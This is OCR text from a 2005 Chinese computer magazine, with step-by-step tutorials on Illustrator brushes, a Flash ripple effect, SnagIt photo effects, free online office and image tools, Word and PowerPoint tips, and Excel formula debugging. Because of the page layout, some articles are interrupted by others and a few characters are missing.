第五步:全选三片树叶，方法是用选取工具拉出一个方框圈住它们，但注意不要选中树枝(即那条直线)，然后同样按住Alt键不放，拖动选中的树叶，就可以快速将它们复制一份了。此时刚复制的树叶依然是选中状态，执行菜单命令“对象→变换→映射”，在打开的映射对话框中，如图7所示，选择“水平”，“角度”为0，确定后，复制的树叶就会翻转一个角度。将它与上面的树叶错开一段距离放置，至此，我们自定义的笔刷形状就画好了(见图8)。




图 7



图 8

第六步:全选所有绘制的对象，然后将它们拖到“画笔”面板上(注意，不是“笔画”面板，它的显示快捷键为F5)，放开鼠标键后会弹出新建笔刷对话框，选择“新建 图案画笔”项，单击“确定”又会打开画笔选项窗口，可以为新的画笔取一个名称。另外，一定要在右下角选中“近似于路径”项，最后单击“确定”返回，这时会看到“画笔”面板中多了一种笔刷图案。




图 9

第七步:在工具箱中选中“笔刷工具”(快捷键为:B)，再在画笔面板中选中上面所制作的图案笔刷，就可以随意画出可长可短、可直可曲的不同形态的柳叶图案来，并且可以随时调整(见图9)。

Illustrator 精彩案例任你挑

下面列举了若干Illustrator的选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数最高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	简介
1	Illustrator卡通制作	通过一幅卡通作品的绘制，详细了解Illustrator各种绘图工具的使用方法及技巧。
2	掌握网格	熟练使用Illustrator网格工具，可以完成五彩 纷的渐变填充效果，使得描绘的对象 如生。
3	游奇妙的三维世界	Illustrator CS中新增的3D工具，可以让我们轻松创建或者修改2D图形达到3D的效果，让设计的作品具有更强的视觉冲击力。
4	其他你所想到的选题	

CF [YY18]

一石激起千层浪——Flash水波效果实战

★★★

■北京　梦里花开

“水光　　晴方好”，微风轻拂，水波荡漾，那将是多美的一幅诗情画意的景象啊。今天，就让我们在Flash中再现这一美景。本文基于Flash MX 2004(以下简称Flash)写成，图片素材及Flash源文件可从http://www.newhua.com/cfan/200518/FlashRip.rar下载。

第一步:创建图形元件

1.启动Flash MX 2004，新建一个空白的Flash文档。按Ctrl＋R快捷键，导入一幅准备添加水波效果的图片(本例导入文件为:seabed.jpg)，选中工具箱中的任意变形工具(快捷键为Q)适当调整好图片的大小及位置。点选图片，在属性面板中查看一下它的宽和高的大小，然后按Ctrl＋J键调出文档属性对话框，将当前文档尺寸的宽和高修改成与图片一样大小。

2.点选导入的图片，按F8键将它转换成元件，命名为“seabed_gr”，“行为”设置为“图形”。

3.在时间轴面板左侧，双击层名称“图层1”将其改成“背景”。

第二步:创建水波影片剪辑

1.按Ctrl＋F8键创建一个新的元件，命名为“ripple_mc”，“行为”设置为“影片剪辑”。

2.按Ctrl＋L键显示出库面板，从中将上面创建的图形元件“seabed_gr”拖到工作区。点选该图形，在属性面板中将它的“颜色”属性设置为Alpha，并将值设置为0%。

3.点选第5帧，按F6键将它转换成关键帧，点选该帧中图片(注意:因为之前将图片的Alpha值设置为0%，所以这里看不到图片只能看到一个选框)并在属性面板中将它的Alpha值设置为99%。

4.在两个关键帧之间单击鼠标右键，从右键菜单中选择“创建补间动画”。

5.在第15及第20帧处，也按F6键建立关键帧，并将第20帧中的图片Alpha值设置为0%。在第15至20帧之间单击鼠标右键，并从右键菜单中选择“创建补间动画”。

6.点选第5帧，通过任意变形工具将图片缩小一些，宽和高约缩小5个像素；点选第20帧，将其中图片的宽和高放大约5个像素。

7.执行菜单命令“插入→时间轴→图层”(或单击时间轴左下角的“插入图层”按钮)新建一个图层，在新图层第1帧的舞台上画一个如图1所示的中间透明的圆环图形，圆环最好与图层1中图片的中心位置对齐。




图1

> **小提示**
>
> 如何绘制透明挖空的圆环图形
>
> 在工具箱中，首先选中椭圆工具(快捷键为O)，然后单击下方“颜色”区中的铅笔图标右侧的按钮，在弹出的调色板右上角点击红斜杠图标，将笔触颜色设置为“无”，再单击下面的喷桶图标，将填充色设置为黑色。将光标移到工作区，拖画出一个没有边框色的黑色大圆形来。接着新建一个图层(这是一个临时图层，完成圆环绘制后可删除它)，在新图层上再绘制一个白色的小圆形，同样也不要有边框色。将白色小圆的中心与黑色大圆的中心对齐，然后选中白色小圆，按Ctrl＋X键剪切，再进入绘制黑色圆形的图层，按Ctrl＋Shift＋V键粘贴，则黑色大圆形的中间被粘贴上白色小圆，变成了一个圆环。不过白色也是一种色彩，现在圆环还不是透明挖空的，所以还要进行一下处理:将光标在工作区空白处点击一下，取消对所有图形的选择，然后再点选刚刚粘贴过来的白色圆形，按Delete键删除，圆环图形就变成真正的透空图形了。

8.点选图层2的第20帧，按F6键建立关键帧，然后将第20帧中的圆环放大。圆环要放到多大，取决于你想让水波扩展的范围有多大。将放大后的圆环的圆心与图层1中图片的中心位置对齐。点选图层2的第1帧，然后在属性面板中，将“补间”设置为“形状”，一个形状动画就创建好了。

9.右击图层2，从弹出菜单中选择“遮罩层”。至此，水波影片剪辑就制作好了，进入任意一帧观察一下，会发现背景图片不见了，只有圆环范围之内的图片才能显示出来，这就是所谓的遮罩效果了(见图2)。




图2

第三步:将水波影片剪辑放入场景

1.为防万一，先按Ctrl＋S键保存文件(本例保存为:ripple.fla)。

2.单击编辑条上的“场景1”回到主场景中，然后单击时间轴面板左下角的“插入图层”按钮在“背景”层上再新建一个图层，将其命名为“水波”。将上面创建的水波影片剪辑(ripple_mc)拖放到舞台的中央。注意移动拖入

丢掉Photoshop，SnagIt也玩数码特效

★

■山东 猫咪老爸

今年《电脑爱好者》第12期上曾详细介绍过SnagIt的常规用法，其实除此之外，它还具有其他一些特色功能，如调色、浮雕、马赛克及油画效果等。如果只需对数码照片作简单的处理，使用SnagIt就足够了，不必再费神费力请出Photoshop这个“庞然大物”。

实例1:给照片调调景深

我们拍摄照片时常常遇到背景杂乱不堪的情况，让人看了很不舒服。摄影高手常会使用大光圈缩小景深来突出主题，但有些菜鸟总是在拍完照片之后才会发现这个问题，怎么办？用SnagIt即可迎刃而解。

第一步:启动SnagIt，单击左侧“编辑”标签，再单击右侧“打开SnagIt编辑器”。在打开的编辑器窗口中，单击“打开”按钮打开一幅需调整的照片，点选左侧“工具”栏中的选区工具(即虚线框图标)，再在下面的“形状”中选择“手绘选区”工具(最后那个图标)。

第二步:就像使用铅笔描图一样，将主体人像的轮廓描画出来，放开鼠标键后选区会自动闭合。这里的选区大可不必一丝不苟，因为这不是抠像合成，只是虚化未选取部分的图像而已。

> **小提示**
> 按数字键盘上的“+”号键可以将照片适当放大，让主题人像充满画布，可以方便对人像的选取。按“-”号键可缩小显示图像。

第三步:选择菜单“效果→聚光和放大”命令(也可直接点击右侧“任务”窗格中的“聚光和放大”项)，看到右边的参数栏了吧？调节“模糊背景”参数为15%，再将“背景暗度”调为10%，怎么样，背景是不是被很好地虚化了？效果如图所示，右上角是原始图像。注意:不要选中“阴影”项。

实例2:远景变近景

这个方法特别适合于数码相机光学变焦不强的朋友，想把远处的景物拍得大一些，可爱机往往“鞭长不及”，这时SnagIt



也能帮上你。

第一步:使用选区工具勾选远景处的对象。这里最好还是使用“手绘选区”工具，但如果想连背景一起拉近，也可使用方框或椭圆工具圈选，以降低操作难度。

第二步:在“聚光和放大”特效窗口中，拉动“放大(百分比)”的滑杆，你看看是不是远处的景物被拉近了？

第三步:调整“位置”栏中的“水平偏移”和“垂直偏移”两个参数，仔细调整拉过来的景物位置，使其自然与原图融合，一幅不留痕迹的特效图就完成了。注意:用此法处理的原照片分辨率要高一些，否则远处的景物放大后会不清晰。

实例3:制作梦幻图片

首先打开一幅图像，然后选择菜单命令“效果→图像处理→衬托”，在右侧“衬托”窗格中，单击“打开”图标导入第二张要合成的照片(注意:两张图片的长宽比例要一致，否则会出现失真)，即可制作出效果不错的梦幻图片来(见图2)。“图像处理”菜单中还有其他多个特效滤镜，有兴趣的朋友可自己试试。

CF [YY20]

的影片剪辑，使它与背景层中的图片位置一致。

3.按“Ctrl＋回车键”预览一下，图片是不是有了一石激起千层浪的感觉。预览的时候还会看到舞台范围之外的东西，大大影响欣赏的效果，你可以双击生成的ripple.swf文件在Flash Player播放器中观看，效果会好多了。为了让水波的产生有一定的节奏感，你还可以将“背景”层延长到第30帧(点选第30帧，再按F5键插入帧即可)，再将“水波”层延长到第20帧，让“水波”层适当短一点就可以了。

小编有话说:知其然还要知其所以然，上面这个实例其实比较简单，它主要有以下几个制作要点:

1.在第二步中创建水波影片剪辑的时候，对图片分别做了一次缩小和放大处理，主要目的是让产生的水波有一定的动感。

2.要仔细体验小提示中有关透空效果的圆环的制作，因为有些朋友可能不太容易理解白色与透明的区别。

3.用来产生水波效果的遮罩图形圆环的边不能太宽了，否则效果会不自然。

CF [YY19]

无网不胜，打造你的全能.net

有我网络在，你们软件下岗吧！

★★

■流言

微软前几年提出的.net战略可以说是一个梦想，它包含的思想之一是“网络服务”(其实这一想法也不是微软的原创)：你的电脑中，只需要安装一个操作系统以及一个能够上网的 览器即可，其他任何软件都不用装，所有任务都能通过访问网络来完成，什么Office办公、聊天、画画、听音乐、玩游戏等，无所不能。然而几年时间过去了，微软的.net战略似乎没有太大的进展。与其临渊羡鱼，不如退而结网，今天就让我们自己来打造几个.net办公方案吧！当然，笔者并非是说看完本文后，就真的可以立即卸载掉已安装的各种应用软件，但至少会给我们多一种选择。

实战1：免费的移动“办公室”

如果你有一些Office办公文档需要及时处理，但此时你正好出差在外，或你是在朋友的家里使用电脑，而外面的这些电脑中没有安装微软的Office软件，怎么办？没关系，求助于下面介绍的在线办公系统(还是中文版的呢)，没有微软的Office软件，我们照样能编辑处理Word文档、Excel表格、PowerPoint演示文稿，功能非常强大。



图1

第一步：首先登录http://online.thinkfree.com/，如图1所示，单击网页上的Sign up Now!(立即注册)按钮进入注册页面。

第二步：如图2所示，在注册页面中根据提示填写名字、E-mail地址、密码等信息，其中的User ID(E-mail)一项，一定要填写你自己的真实的E-mail地址，通过验证的用户ID及密码将发到这个信箱中。点选下面的复选框，表示你已经阅读了ThinkFree.com的协议书，最后单击底下的Submit(提交)按钮，如果页面自动转到你的私人文件夹(My Folders)则表示注册成功了，同时你也获得了30MB的网络空间。




图2

第三步：以后再登录时，只要在主页面如图1所示的地方输入User ID(即邮件地址)及密码，单击Go按钮登录，接着单击Open My Folders按钮即可进入你的私人文件夹了，其界面如图3所示。可以看到，该文件夹中已经有了三个样本文件，分别是XLS、DOC、PPT类型。对这三个类型的文件，大家自然是不陌生了，它们就是Excel、Word、PowerPoint的文件格式。



图3

第四步：点击这些文件会弹出一个下拉菜单，你可以进行打开(Open with ...)、下载(Download)、改名(Rename)、发送(Send File)、贴到博客上(Post to Blog)等多种操作，这里我们选择打开(Open with ...)命令即可在 览器中打开它们查看并编辑了。不过你的系统中如果还没有安装Java虚拟机，则会弹出如图4所示对话框(如果打了SP2补丁，提示会稍有不同)，要求安装Java插件，单击“是”下载插件，并按照提示一步步安装好它。完成后又会弹出是否信任“ThinkFree Corp.”的安全警告框，单击“是”按钮确认。第一次打开文件，速度会很慢，需要耐心等待一会。



图4

第五步：如果要创建新的DOC文件，可点击界面上的New Document；创建PPT演示文件，点击New Presentation；创建XLS电子表格文件，点击New Spreadsheet。如图5所示，是ThinkFree在线Office中的Calc(对应于微软的Excel)和Write(对应于微软的Word)的界面(另一个程序Show对应于微软的PowerPoint)，是不是跟微软的Excel及Word非常相似。

网络服务，无所不在

在线网络服务的一大特色就是，它不需要在本机上安装专门的软件(有些在线服务可能需要安装一些插件，不过它们一般都很小，下载很快)。上面的几个实例仅仅是在线网络服务中的九牛一毛，下面再给朋友们列举其他一些有意思的应用。

★动画制作，就地取材

网址:http://www.gifworks.com/image_editor.html

简介:它可以制作出非常酷的GIF动画，能够方便地添加多种特殊效果。它除了能打开本机上的GIF图片外，还能打开网络上的图片，当我们 览网页碰到好看的GIF动画时，就可以右击它，从属性中找到该GIF的链接，然后拷贝到GIFworks中打开它进行编辑，这可谓是“就地取材”了。

★三维文字在线做

网址:http://www.3dtextmaker.com/image_editor.html

简介:一个在线制作3D字体Banner的工具。既可以制作静态的三维文字，也可以制作动态文字。它的操作非常简单:选择字体；设置颜色；定制大小；添加特效；输入文本；最后单击“Make 3D Text!”按钮即可。

★到我的留言本上去涂鸦

网址:http://www.flashinn.com/

简介:信手涂鸦似乎是人的天性，君不见风景名胜处，总是有不少人刻画一些“XXX到此一游”的“佳”句么，不过这可是在毁坏公物啊。而Flashinn.com所推出的Flash涂鸦本，却可以让你“乱涂乱画”，并且不用担心被人批评。Flash涂鸦本实际上就是一个网上留言本系统，它除了让你留下文字信息外，还提供了许多绘画工具供你在网上涂抹，甚至可以邀请你的朋友一起来画，有点意思吧。你也可以将自己的涂鸦作品保存到自己的电脑上。

它们的编辑操作方式也与微软Office基本相同，这里就不详细介绍了。编辑好文档后，点击菜单“档案→储存”命令可将文档保存到本机上，而且这些文件是完全可以在微软Office软件中再打开编辑的。

注意:上面实例由小编于2005年9月12日晚验证通过，但由于网络的不确定性，不能保证以上信息总是精确不变的。




图5

实战2:随身携带的输入法百宝囊

用惯了五笔字型的人，偶尔在一台没有安装五笔输入法的电脑上进行操作，其痛苦之情是没办法用语言来表达的。反之，用惯拼音的人在只装有五笔的电脑上操作，感觉也应该是一样的。下面介绍的网站则可以解除你的后顾之忧，在任何一台电脑上，只要能上网，无需安装任何输入法，五笔拼音任你挑。而且不管你使用的是中文、英文、法文或是其他语言的操作系统，都可以通过它来输入中文。




图6

第一步:首先登录到http://www.inputking.com/网站，如图6所示，在主页左上角有多种输入法供你选择，笔者使用的是五笔，自然要选择五笔字型(86版)了，接着再选择“简体”，并使用本地词库，最后单击下面的“启动系统”按钮。

第二步:在接下来弹出的在线中文输入系统网页中，你就可以在中间的文本框中按你所选择的输入法输入文字了，如果有重码的话，还可以按左侧提示选择正确的词汇。在这个窗口中，单击输入法类型下拉按钮，可以随时更换其他输入法 。

第三步:单击右侧“复制全文”按钮，就可以将输入的文字全部复制到剪贴板上，在其他需要输入中文的地方，按Ctrl+V键粘贴就可以了(见图7)。怎么样，是不是很方便。




图7

实战3:网页版Photoshop货比三家

有时我们仅仅要处理一些简单的任务，却不得不安装运行一些大型的专业软件，不仅浪费时间和精力，也为系统增添了负担。实际上，如果你只是偶尔才会用到一些软件的话，还不如寻找网络上的一些具有相似功能的服务来完成，比如:只是想对图像进行简单的处理，就可以在网上找到许多的在线图像编辑器。下面为你列举几个网站，大家可以比较一下，挑选一个适合自己使用的。

1.免费在线图像编辑器

这个免费在线图像编辑器(Free Online Image Editor)，提供了改变大小、剪裁、

添加文字、旋转、颜色调整、添加装饰物等基本的图像处理，还具有优化、还原等功能。它支持最流行的网页图形格式JPG、GIF和PNG，并且还可以导出透明背景GIF。对于一般的图像处理来说，这些功能足够使用了。

第一步：首先登录网站：http://www.creatingonline.com/online_image_editor/index.html；接着单击右上角的Load Image Editor（装载图像编辑器）按钮进入下一个页面，单击上面的" 览"按钮，弹出选择文件对话框，从本机目录中选择需要编辑的图像，然后单击右侧的UPLOAD按钮上传图像（见图8）。注意：图像的最大尺寸不能超过1600像素×1200像素，文件大小需在1.5MB以下。



图8

第二步：图像上传后的页面如图9所示，右侧是图像处理工具箱，比如要将大图像缩小以便于放置到网页上，可单击Resize/Scale（改变大小/比例），打开Resize小窗口，单击Scale下拉按钮，选择一个缩放比例，或者在右侧的输入框中输入图像的新宽度（New width）或高度（New height），设置好后单击APPLY（应用）按钮确认即可。


图9

第三步：其他的操作，如旋转/翻转/镜像（Rotate/Flip/Mirror），剪裁（Clip/Crop）、插入文字（Insert Text，只支持英文）等，方法都差不多，这里就不详细介绍了。

第四步：编辑好图像后，单击Save As File Type/Size可设置图像的保存格式及对图像进行优化处理，最后单击Download Image（下载图像）将其保存到本地硬盘上即可。要想继续处理其他的图像，可单击Upload New Image上传新的图像。

上面是在线图像编辑的一个简单流程。在这个网站中还提供有在线网页设计、网页模板、免费图像等其他资源，有兴趣的朋友可以 览一下。

2.网页版Photoshop

网页版Photoshop（WEBPS）提供了中、英文两种界面，这对英文不好的朋友来说，无疑是一个好消息。登录：http://guozheimeng.qswx.com/photoshop.asp，所有的功能一目了然。它的操作过程也是先选择上传图片，编辑处理，添加文字，最后保存输出。它的特色之一是提供了多种图片滤镜，能完成一些独特的效果。

3.图像编辑软件在线模拟版

登录：http://www.imageeditor.net/，你会发现这个在线图像编辑器的界面比较有特色，如果去掉IE的外框，很多人肯定会认为它就是一款本地安装的图像软件。单击菜单"File→Open"命令可以上传要处理的图片，其他菜单命令则集成了多种图像处理功能，如剪裁、旋转、改变大小、亮度调整、各种特效等，选择一种命令后，右侧会显示出相应的选项面板供你细致调整各种参数，单击Preview可以预览效果，单击Apply则真正应用到图像上。处理完毕，可通过"File→Save"命令将它保存到硬盘中。

★免费在线查病毒

网址：http://online.rising.com.cn/free/index.htm

简介：不用安装杀毒软件，在线也能查杀电脑中的病毒，不过一般在线杀毒是要按月收取服务费的，所以这里先体验一下免费的查毒功能，看看你的电脑是不是安全。现在大多数杀毒厂家都提供有在线查杀病毒的服务，上面的网址是瑞星的免费在线查毒，按照提示一步一步操作就可以了。

★不装MSN也能在线聊

网址：http://webmessenger.msn.com/

简介：在学校、在朋友家或任何你不能安装MSN Messenger软件的地方，你就可以使用在线MSN来随时与世界各地的好友聊天联络。登录上面的网址后，单击"启动MSN Web Messenger"按钮，在接下来的登录页面中，输入电子邮件地址、密码，单击"登录"后，就会打开一个界面与MSN非常相似的网页，操作方法与在本机安装的MSN中一样，就不详细说了。

★我形我酷

网址：http://www.eoool.com/Default.aspx

简介：可以在线制作MSN头像、QQ头像、论坛头像、论坛签名、邮件签名等，这样就可以在网上要耍酷了。具体的操作方法，请参阅本刊2005年第15期《书法家、设计师统统请到家！》一文，该文中还有其他签名网站的介绍，非常不错哦。

★网络万事通

网址：http://www.baidu.com/life/

简介：百度推出的超酷的在线服务网页，在这里你可以在线查询天气预报、电视预告、车次航班、邮编区号、货币兑换甚至是股票信息、交通处罚等，还可以查各种字典、词典、万年历，以及进行在线翻译等，真可谓是网络万事通。

CF [YY21]

Word 微调有妙招

■四川　董文洲

Word 中的像素级移动

在 Word 中移动及对齐图像(或文本框)时，总不能让人得心应手。想让它微调一下位置，不论是用鼠标拖动还是按方向键移动，结果都一样——图像一动就闪开一大截，差距太多了！绘制的图形移不到理想的位置不说，短线段、小圆圈等小尺度的图形还很难画出来。唉，如果 Word 也像 Photoshop、Flash 等软件一样有像素级的移动功能就好了！别叹气，Word 真有这样的功能。执行菜单命令“视图→工具栏→绘图”打开绘图工具栏(一般显示在界面下方)，单击其上的“绘图”按钮，从弹出菜单中选择“绘图网络”，在打开的绘图网格对话框中把“网络设置”项中的“水平间距”由默认的0.86字符改为0.01字符，“垂直间距”由默认的0.5行改为0.01行(如果嫌移动的速度太慢，可将值稍微设置大一点)，单击“确定”返回。这时再用直线工具画条短线试一试，长度是不是可以随心所欲了！选中图像，用方向键移动一下，怎么样，确实是按像素级的精确度在移动。

注意:嵌入式的图像是不能按像素级来微调的，必须右击图像，将图像的版式改成“浮于文字之上”型或其他类型。

文本框中文字随图片一起缩放

在 Word 中处理图像时，有时候要在图像中用文本框加入文字，输入文字后，再把图像和文本框组合在一起。但是，如果图像大小不符合要求，需要进行缩放时，跟图像组合在一起的文字并不会随图像一起变大变小。这时，很多人选择把图像取消组合后再编辑文本框的方法改变文字大小。其实，只要按 Ctrl+X 键剪切该图像，然后单击“编辑→选择性粘贴”，在打开的对话框中选择粘贴形式为“图片(增强型图元文件)”即可。这时再拖放图像，就会发现文字，“图像变，我也变”了。 CF [YY22]


PowerPoint 字体守护战

■北京　一页

实际工作中，也许你会遇到这样的问题：你在 PowerPoint 幻灯片中使用了一些效果非常酷的字体，但将幻灯片拷贝到其他人的电脑上播放时，这些字体却被替换成平平常常的宋体了，而且因为字体大小的改变，段落格式也变得参差不齐，本来效果非常好的演示变得极为难看。这是因为你使用了其他人电脑中没有的字体而导致的。通过下面的方法将特有字体嵌入到幻灯片中，就可以解决这一烦恼了。

第一步：在 PowerPoint 中制作好幻灯片后，执行“文件→另存为”菜单命令，打开保存对话框。

第二步：单击保存对话框上面的“工具”按钮，从下拉菜单中选择“保存选项”(见图)打开一个选项对话框。



第三步：在保存选项对话框中，选中“嵌入 TrueType 字体”项，再根据实际需要，选择其下的“只嵌入所用字符(适于减少文件大小)”或者“嵌入所有字符(适于其他人编辑)”项。一般选择前者就可以了。

确定后保存文件，幻灯片所用字体会被嵌入到文件中，不用再担心别人的电脑中没有安装你所想要的字体了。 CF [YY23]

■北京　一页

西游后记之 Excel 函数篇(七)

★★

火眼金睛，巧捉 Excel 公式里的“虫子”

本文可以帮你学到

- 认识公式错误检查器
- 公式求值查错法
- 使用公式审核工具中的追踪与监视功能排错

故事

沙僧找到八戒，说道：“二哥，感谢这段时间来你教了我不少的 Excel 函数知识，但学习过程中总会出现一些难题，有时明明是一步步按照你所说的步骤做的，可是结果就是不正确，常常还有一些莫名其妙的错误，可我总不能随时随地找你去问吧。”八戒一听，笑道：“虽然你不能随时问我，但却可以随时问 Excel 啊。”看着沙僧疑惑的样子，八戒继续说道：“Excel 自带了一套错误诊断工具及方法，掌握了它们，就等于是找到一个如影随形的老师啦。今天，就让我们来认识一下它们，也会方便以后的学习。”

实战

公式错误检查器

当我们在 Word 中拼写了错误的单词时，该单词下面会显示红色(或绿色)的波浪线加以提示。Excel 中的“公式错误检查器”有着类似的功能，当某一单元格中包含的公式有错误时，它的左上角会显示一个绿色的小三角作为错误指示器。下面我们演示一下如何借助公式错误检查器来除错。

第一步：假设在 A1 中输入 2，B1 中输入 4，D1 中输入公式“=A1/B1”，此时公式是正确的，显示值为 0.5。当工作表变得越来越复杂时，我们有可能会误删除一些单元格中的数值，而 Excel 会把空白单元格作为 0 值来处理，本例，假如误将 B1 中的数字删除，这时 D1 中的公式等于是变成了“=2/0”。0 是不能作为除数的(这是数学常识)，所以 D1 中的公式就变成错误的了，此时 D1 中将显示出错误代码，同时其左上角也显示出错误指示器(绿色小三角)。

第二步：如图 1 所示，选中包含错误公式的单元格时，其左侧会显示出智能标记(即感叹号图标)，将光标移到智能标记上，就会弹出一条消息，说明这是什么错误。




图 1

第三步：单击智能标记，将弹出一个菜单，为改正这个错误公式提供了多种帮助(见图 2)。




图 2

1.关于此错误的帮助：点击此项，将快速跳转到 Excel 关于这个错误的帮助主题上，让我们能了解此错误的产生原因及解决方法。

2.显示计算步骤：点选此项，将打开“公式求值”工具窗口，通过一步一步单项求值，从而找出错误的原因(见图 3)。



图 3

单击“求值”按钮，将计算出上面公式中带下划线的那一项，初始状态是整个公式都带下划线，所以求的是整个公式的值，必须再单击“重新启动”，才能继续每一项的单项求值；单击“步入”按钮，可进入每一项的内部，显示该项的从属单元格(如果有的话)，单击“步出”可一步步退出从属单元格，回到顶层。

3.忽略错误：选中此项，将保留公式的现有内容，智能标记随之消失。

4.在公式编辑栏中编辑：选中此项将进入编辑状态，即可手工改正公式。其实更快捷的方式是，双击错误公式单元格就可以了。

5.错误检查选项：选择此项，将打开如图 4 所示的对话框。这里用来控制错误提示的样式(如错误指示器颜色可改



图 4

成红色等），以及哪些错误才需要指示等。对初学者来说，使用默认设置即可。

如果你前面选择了〝忽略错误〞，那么再选择该单元格时就不会出现智能标记了，单击选项窗口中的〝重新设置忽略错误〞按钮则可以找回它。但是智能标记已经不显示了，又从哪里调出这个选项窗口呢？可执行菜单〝工具→选项〞命令，再点选〝错误检查〞选项卡即可。

6.显示公式审核工具栏：这是一个强大的公式错误纠正工具，下面我们再作单独的介绍。

实战 正本清源 挖“罪魁祸首”

在上面举了一个简单的例子：删除掉B1单元格中的数值导致D1中的公式出现0除数的情况。一般我们会认为，这个错误太低级了，不可能会犯的。其实不然，因为在实际使用中的情况可能就复杂得多，大型工作簿中经常存在着连环引用，如果某一环节出错，就会导致与它相关的其他公式出错，这时就很难找到错误的根源。下面再举一个简单的连环引用的例子，并通过〝公式审核〞中的〝追踪引用单元格〞工具一步步追踪错误的源头。

第一步：假设，我们在A1中输入2，B1中输入4，D1中输入6；接着在A6中输入公式〝=A1/B1〞，将得到值0.5；在B8中输入公式〝=A6*D1〞，将得到值3，这里的〝*〞号等于数学中的乘号〝×〞；在D10中输入公式〝=B8〞，直接引用B8的值，也是3。

第二步：为了体验〝追踪引用单元格〞工具的使用方法，这里我们2人为制造一个错误，就是将B1单元格中的数值删除，这样，其A6中的公式出现0除数，因而显示出错误。可以看到引用或间接引用了A6数值的几个单元格，都显示为错误了。假如这是一个数据量非常大，结构非常复杂的工作表，当我们只看到D10单元格出现的错误时，肯定很难一下子找到错误的源头。

第三步：选中D10单元格，再单击左侧出现的智能标记，选择〝显示公式审核工具栏〞将其调出（见图5）。单击〝追踪引用单元格〞按钮，将会出现一个红箭头指出它所引用的单元格，本例中即是B8，红箭头表示引用的单元格有错误。点选B8，再单击〝追踪引用单元格〞按钮，又会以红箭头标出它的引用单元格即A6。在B8单元格的公式中，我们还引用了D1中的数据，所以还会显示一个蓝箭



图 5

头引向D1单元格，蓝色箭头表示正确的引用。再点选A6，单击〝追踪引用单元格〞按钮，A6中引用了A1和B1，所以会显示两天蓝箭头与A6相连。B1虽然是导致A6出错的原因，但它本身是合法的，所以也以蓝箭头表示（见图6）。至此，我们找到了这个错误的源头，仔细分析A6中公式的错误，就可以知道原因并加以改正了。本例，只要在B1中输入有效数字即可解决问题。

